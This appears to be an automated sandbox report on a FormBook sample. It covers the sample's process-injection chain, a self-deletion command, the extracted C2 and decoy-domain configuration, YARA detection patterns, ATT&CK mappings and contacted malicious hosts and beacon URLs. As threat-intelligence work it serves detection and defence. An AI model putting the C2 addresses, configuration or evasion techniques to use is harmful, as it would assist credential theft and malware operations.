ID: 458757
Sample Name:
9JzK89dRiaBYTuN.exe
Cookbook: default.jbs
Time: 18:05:08
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report 9JzK89dRiaBYTuN.exe

Overview


General Information

Sample Name:	9JzK89dRiaBYTuN.exe
Analysis ID:	458757
MD5:	d726ec6e056461..
SHA1:	4f6b524ab5fa51d..
SHA256:	77d33d0e8b9178..
Tags:	exe null
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Antivirus detection for URL or domain
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …
- Sample uses process hollowing tech…

Classification



Process Tree

- **System is w10x64**
- 9JzK89dRiaBYTuN.exe (PID: 6048 cmdline: 'C:\Users\user\Desktop\9JzK89dRiaBYTuN.exe' MD5: D726EC6E056461DD7D3CE8890C3C9A4E)
  - RegSvcs.exe (PID: 4260 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 2867A3817C9245F7CF518524DFD18F28)
    - explorer.exe (PID: 3440 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - autofmt.exe (PID: 4024 cmdline: C:\Windows\SysWOW64\autofmt.exe MD5: 7FC345F685C2A58283872D851316ACC4)
      - cmmon32.exe (PID: 2904 cmdline: C:\Windows\SysWOW64\cmmon32.exe MD5: 2879B30A164B9F7671B5E6B2E9F8DFDA)
        - cmd.exe (PID: 6076 cmdline: /c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 2924 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.panyu-qqbaby.com/weni/"
  ],
  "decoy": [
    "sdmdwang.com",
    "konversationswithkoshie.net",
    "carap.club",
    "eagldeream.com",
    "856380585.xyz",
    "elgallocoffee.com",
    "magetu.info",
    "lovertons.com",
    "theichallenge.com",
    "advancedautorepairsonline.com",
    "wingsstyling.info",
    "tapdaugusta.com",
    "wiloasbanhsgtarewdasc.solutions",
    "donjrisdumb.com",
    "experienceddoctor.com",
    "cloverhillconsultants.com",
    "underwear.show",
    "karensgonewild2020.com",
    "arodsr.com",
    "thefucktardmanual.com",
    "712kenwood.info",
    "telecompink.com",
    "ebizkendra.com",
    "kitkatmp3.com",
    "utformehagen.com",
    "profitsnavigator.com",
    "kathyharvey.com",
    "tongaoffshore.com",
    "vrpreservation.com",
    "hy7128.com",
    "nicolettejohnsonphotography.com",
    "rating.travel",
    "visualartcr.com",
    "nationalbarista.com",
    "lovecartoonforever.com",
    "koimkt.com",
    "directpractice.pro",
    "blockchaincloud360.com",
    "queverenbuenosaires.com",
    "coachmyragolden.com",
    "awree.com",
    "facebookipl.com",
    "rcheapwdbuy.com",
    "trinspinsgreen.com",
    "voxaide.com",
    "ecorner.online",
    "mattvickery.com",
    "regarta.com",
    "fknprfct.com",
    "theessentialstore.net",
    "sunilpsingh.com",
    "ovtnywveba.club",
    "optimalgafa.com",
    "awdjob.info",
    "humachem.com",
    "southeasternsteakcompany.com",
    "centerevents.net",
    "warrenswindowcleans.co.uk",
    "lebullterrier.com",
    "thecxchecker.com",
    "formerknown.com",
    "pupbutler.com",
    "tincanphones.com",
    "tgeuuy.cool"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.598731483.00000000008D0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.598731483.00000000008D0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.598731483.00000000008D0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000000.00000002.341797161.0000000002541000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000000.00000002.342547133.0000000003549000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 18 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.RegSvcs.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.RegSvcs.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.2.RegSvcs.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158b9:$sqlite3step: 68 34 1C 7B E1 • 0x159cc:$sqlite3step: 68 34 1C 7B E1 • 0x158e8:$sqlite3text: 68 38 2A 90 C5 • 0x15a0d:$sqlite3text: 68 38 2A 90 C5 • 0x158fb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a23:$sqlite3blob: 68 53 D8 7F 8C
1.2.RegSvcs.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.RegSvcs.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 8 entries				

Sigma Overview

System Summary:

Sigma detected: Suspicious Process Start Without DLL

Sigma detected: Possible Applocker Bypass

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Antivirus / Scanner detection for submitted sample
- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for sample

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion:

- Yara detected AntiVM3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

- Yara detected FormBook


Remote Access Functionality:

- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Masquerading 1	Input Capture 1	Security Software Discovery 2 2 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 5 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
9JzK89dRiaBYTuN.exe	57%	Virustotal		Browse
9JzK89dRiaBYTuN.exe	75%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
9JzK89dRiaBYTuN.exe	100%	Avira	HEUR/AGEN.1142734	
9JzK89dRiaBYTuN.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.9JzK89dRiaBYTuN.exe.1c0000.0.unpack	100%	Avira	HEUR/AGEN.1142734		Download File
1.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.0.9JzK89dRiaBYTuN.exe.1c0000.0.unpack	100%	Avira	HEUR/AGEN.1142734		Download File

Domains

Source	Detection	Scanner	Label	Link
panyu-qqbaby.com	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.lovertons.com/weni/?Fzr4otMh=jQINVx1WLgI4Q78PxoFZgdCbTp62zPlUZKvRDpdtPyf3UmqyZOBTcqkgr6daQl/TgYuIT4+N1g==&aRbdj=q6AlsppXkR0txTj	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.konversationswithkoshie.net/weni/?Fzr4otMh=ztAjwXyjR8Zhmz6qNG99UeVM/COU9vlr0gZS07ceR8+f8+nH1SwRALtGHqnV1JfTHENGVYv16A==&aRbdj=q6AlsppXkR0txTj	0%	Avira URL Cloud	safe	
http://www.utformehagen.com/weni/?Fzr4otMh=9kFoto4nIUhkgP3Es+H36/ZMz7ns/MT8S+V4osXmeDelDelWvdLQo7Pbd8Te03qiHXqAR+RcrA==&aRbdj=q6AlsppXkR0txTj	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.advancedautorepairsonline.com/weni/?Fzr4otMh=+KyOLC6TyuKR3+iFgbwKS8GxhsjIjrhtsitDR0G1PeYPvoj9xIz7F4EITJbrl7lY/KKYumYMjw==&aRbdj=q6AlsppXkR0txTj	0%	Avira URL Cloud	safe	
www.panyu-qqbaby.com/weni/	100%	Avira URL Cloud	malware	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.profitsnavigator.com/weni/?Fzr4otMh=BkpYm0nbd5ib+/fSGFV7l4XaMZIYy+faJJ1LkwLIu9AW6SncOXGggY2R9QUt+6zEXxQtwdedUg==&aRbdj=q6AlsppXkR0txTj	0%	Avira URL Cloud	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.sdmdwang.com/weni/?Fzr4otMh=M4L27nnvKueB/wH9	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.regarta.com/weni/?Fzr4otMh=vK5NYeOz5XkzOmNWKQvXOgoJo3oDs/IT/QpSrvoL9TxdOASFPAP+KPQhIJ5bhzx72Ujc1GJYaw==&aRbdj=q6AlsppXkR0txTj	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.tapdaugusta.com/weni/?Fzr4otMh=5QGyFhC7d8SOfupCgf8D8L5Dw1IpKGdMSRgbjgwl2q0Kak4r1qcSYI6TGyMZI/ki/MDg/v9Fdw==&aRbdj=q6AlsppXkR0txTj	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
panyu-qqbaby.com	107.160.109.196	true	true	• 2%, Virustotal, Browse	unknown
www.regarta.com	74.206.228.78	true	true		unknown
profitsnavigator.com	184.168.131.241	true	true		unknown
www.advancedautorepairsonline.com	104.168.135.142	true	true		unknown
www.utformehagen.com	45.39.95.186	true	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
tapdaugusta.com	34.102.136.180	true	false		unknown
www.sdmdwang.com	112.213.96.11	true	true		unknown
www.nicolettejohnsonphotography.com	185.53.177.11	true	false		unknown
www.kitkatmp3.com	156.224.60.3	true	false		unknown
konversationswithkoshie.net	34.102.136.180	true	false		unknown
www.lovertons.com	107.165.13.75	true	true		unknown
www.profitsnavigator.com	unknown	unknown	true		unknown
www.panyu-qqbaby.com	unknown	unknown	true		unknown
www.sunilpsingh.com	unknown	unknown	true		unknown
www.tapdaugusta.com	unknown	unknown	true		unknown
www.konversationswithkoshie.net	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.lovertons.com/weni/?Fzr4otMh=jQINVx1WLgI4Q78PxoFZgdCbTp62zPlUZKvRDpdtPyf3UmqyZOBTcqkgr6daQl/TgYuIT4+N1g==&aRbdj=q6AlsppXkR0txTj	true	• Avira URL Cloud: safe	unknown
http://www.konversationswithkoshie.net/weni/?Fzr4otMh=ztAjwXyjR8Zhmz6qNG99UeVM/COU9vlr0gZS07ceR8+f8+nH1SwRALtGHqnV1JfTHENGVYv16A==&aRbdj=q6AlsppXkR0txTj	false	• Avira URL Cloud: safe	unknown
http://www.utformehagen.com/weni/?Fzr4otMh=9kFoto4nIUhkgP3Es+H36/ZMz7ns/MT8S+V4osXmeDelDelWvdLQo7Pbd8Te03qiHXqAR+RcrA==&aRbdj=q6AlsppXkR0txTj	true	• Avira URL Cloud: safe	unknown
http://www.advancedautorepairsonline.com/weni/?Fzr4otMh=+KyOLC6TyuKR3+iFgbwKS8GxhsjIjrhtsitDR0G1PeYPvoj9xIz7F4EITJbrl7lY/KKYumYMjw==&aRbdj=q6AlsppXkR0txTj	true	• Avira URL Cloud: safe	unknown
www.panyu-qqbaby.com/weni/	true	• Avira URL Cloud: malware	low
http://www.profitsnavigator.com/weni/?Fzr4otMh=BkpYm0nbd5ib+/fSGFV7l4XaMZIYy+faJJ1LkwLIu9AW6SncOXGggY2R9QUt+6zEXxQtwdedUg==&aRbdj=q6AlsppXkR0txTj	true	• Avira URL Cloud: safe	unknown
http://www.regarta.com/weni/?Fzr4otMh=vK5NYeOz5XkzOmNWKQvXOgoJo3oDs/IT/QpSrvoL9TxdOASFPAP+KPQhIJ5bhzx72Ujc1GJYaw==&aRbdj=q6AlsppXkR0txTj	true	• Avira URL Cloud: safe	unknown
http://www.tapdaugusta.com/weni/?Fzr4otMh=5QGyFhC7d8SOfupCgf8D8L5Dw1IpKGdMSRgbjgwl2q0Kak4r1qcSYI6TGyMZI/ki/MDg/v9Fdw==&aRbdj=q6AlsppXkR0txTj	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.39.95.186	www.utformehagen.com	United States		18779	EGIHOSTINGUS	true
74.206.228.78	www.regarta.com	United States		27257	WEBAIR-INTERNETUS	true
107.165.13.75	www.lovertons.com	United States		18779	EGIHOSTINGUS	true
34.102.136.180	tapdaugusta.com	United States		15169	GOOGLEUS	false
104.168.135.142	www.advancedautorepairsonline.com	United States		54290	HOSTWINDSUS	true
112.213.96.11	www.sdmdwang.com	Hong Kong		38197	SUNHK-DATA-AS-APSunNetworkHongKongLimited-HongKong	true
184.168.131.241	profitsnavigator.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458757
Start date:	03.08.2021
Start time:	18:05:08
Joe Sandbox Product:	CloudBasic

Overall analysis duration:	0h 11m 48s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	9JzK89dRiaBYTuN.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@8/1@14/7
EGA Information:	Failed
HDC Information:	• Successful, ratio: 38.6% (good quality ratio 35.3%) • Quality average: 71.4% • Quality standard deviation: 31.5%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:06:04	API Interceptor	1x Sleep call for process: 9JzK89dRiaBYTuN.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.39.95.186	UEe8hqOnX7fBM9G.exe	Get hash	malicious	Browse	• www.utformehagen.com/weni/?RDK=9kFoto4nIUhkgP3Es+H36/ZMz7ns/MT8S+V4osXmeDelDelWvdLQo7Pbd8Te03qiHXqAR+RcrA==&p4z=4hlpdVHXhxhDq

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.168.135.142	UEe8hqOnX7fBM9G.exe	Get hash	malicious	Browse	• www.advancedautorepairsonline.com/weni/?RDK=+KyOLC6TyuKR3+iFgbwKS8GxhsjIjrhtsitDR0G1PeYPvoj9xIz7F4EITJbrl7lY/KKYumYMjw==&p4z=4hlpdVHXhxhDq
112.213.96.11	UEe8hqOnX7fBM9G.exe	Get hash	malicious	Browse	
184.168.131.241	UEe8hqOnX7fBM9G.exe	Get hash	malicious	Browse	• www.ebizkendra.com/weni/?RDK=ayImJ3VvFLjut0oWVeNKefTTryKuXWCKpzq6bwFzJJBCMQQ0HG9KNr1WXEfPDJIbRr0W1LcuVQ==&p4z=4hlpdVHXhxhDq
	PaymentAdvice.exe	Get hash	malicious	Browse	• www.googleai.support/mpus/?1brLA=qg1NhTBaCTMvJi4fHloli82B+0vRkhPmAz3GNDw0Xd0MwiH8ORH9SEpwjDzYe9s8Tw/L&V64DI=w6AhFR1puR6
	transferred $95,934.55 pdf.exe	Get hash	malicious	Browse	• www.virtualweddingshowcase.com/eds5/?0lBT_bg=3PlxpJ1C6FnkwQY8BX70HHn3rTwZjmtAFnSVjH+xkBs8KohIuOBznAfdcUEXNFNBv+Rl&g4=6lQLZlCPnhoTAr5p
	rL3Wx4zKD4.exe	Get hash	malicious	Browse	• www.conectaragora.com/n84e/?8pd=p6i+kRTx6iVgorjxXMyecgcPSEfEpCNZNLMvo7qFW93Imy9WrDA1CQT3eoMLkfW3eO1IeBYl3w==&yFQ=lBWhnJTXCL
	ORDER_0009_PDF.exe	Get hash	malicious	Browse	• www.negociosconjuanceri.com/usvr/?UTeX=0nvlV2GPCB&r6=8K4hT4tBVJwj19tbJMD9UbeESKMXdo+2Rprz9gG4h1f+JXqt0iE4eHHZje8wQ7QzkWP6

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	QVwfduoULs.exe	Get hash	malicious	Browse	• www.wthcoffee.com/dy8g/?aZ5DJ=YtpudndwADuOlBifVFtGWXR4JyGy/IbN+CEsYhZgxxhckievLjWlo+wT/6FNSkA/c1an&1b=6lr072Bhwzrd32Ep
	Scan#0068-46c3365.exe	Get hash	malicious	Browse	• www.mattspears.com/q3t0/?-Zl=UMC4Jjoly1eODHm+FcBWOxnL8LWHLIDcyTo/W5aAvdQOfjillf5JJBz9yjFIPpyTGBGz&gJBT-f=IFNTv2l8I
	fzyVEFy0O2.exe	Get hash	malicious	Browse	• www.wthcoffee.com/dy8g/?rRG=9rK4_&0bb4Dz=YtpudndwADuOlBifVFtGWXR4JyGy/IbN+CEsYhZgxxhckievLjWlo+wT/6FnNUw/Y3Sn
	To4jk3eXqu.exe	Get hash	malicious	Browse	• www.wthcoffee.com/dy8g/?EXYhgb=3fS0&n2=YtpudndwADuOlBifVFtGWXR4JyGy/IbN+CEsYhZgxxhckievLjWlo+wT/6FNSkA/c1an
	both45431.exe	Get hash	malicious	Browse	• www.bulverderoofing.com/lt0h/?06u=mVoRvCf0RwVQR4VHWMiRW1LS4Stlw9SM2WmRDWz3JLlw42gjK1Y4EjbJzaldLz6mQIKE&bp=JBZ84XaXTrg0WBP
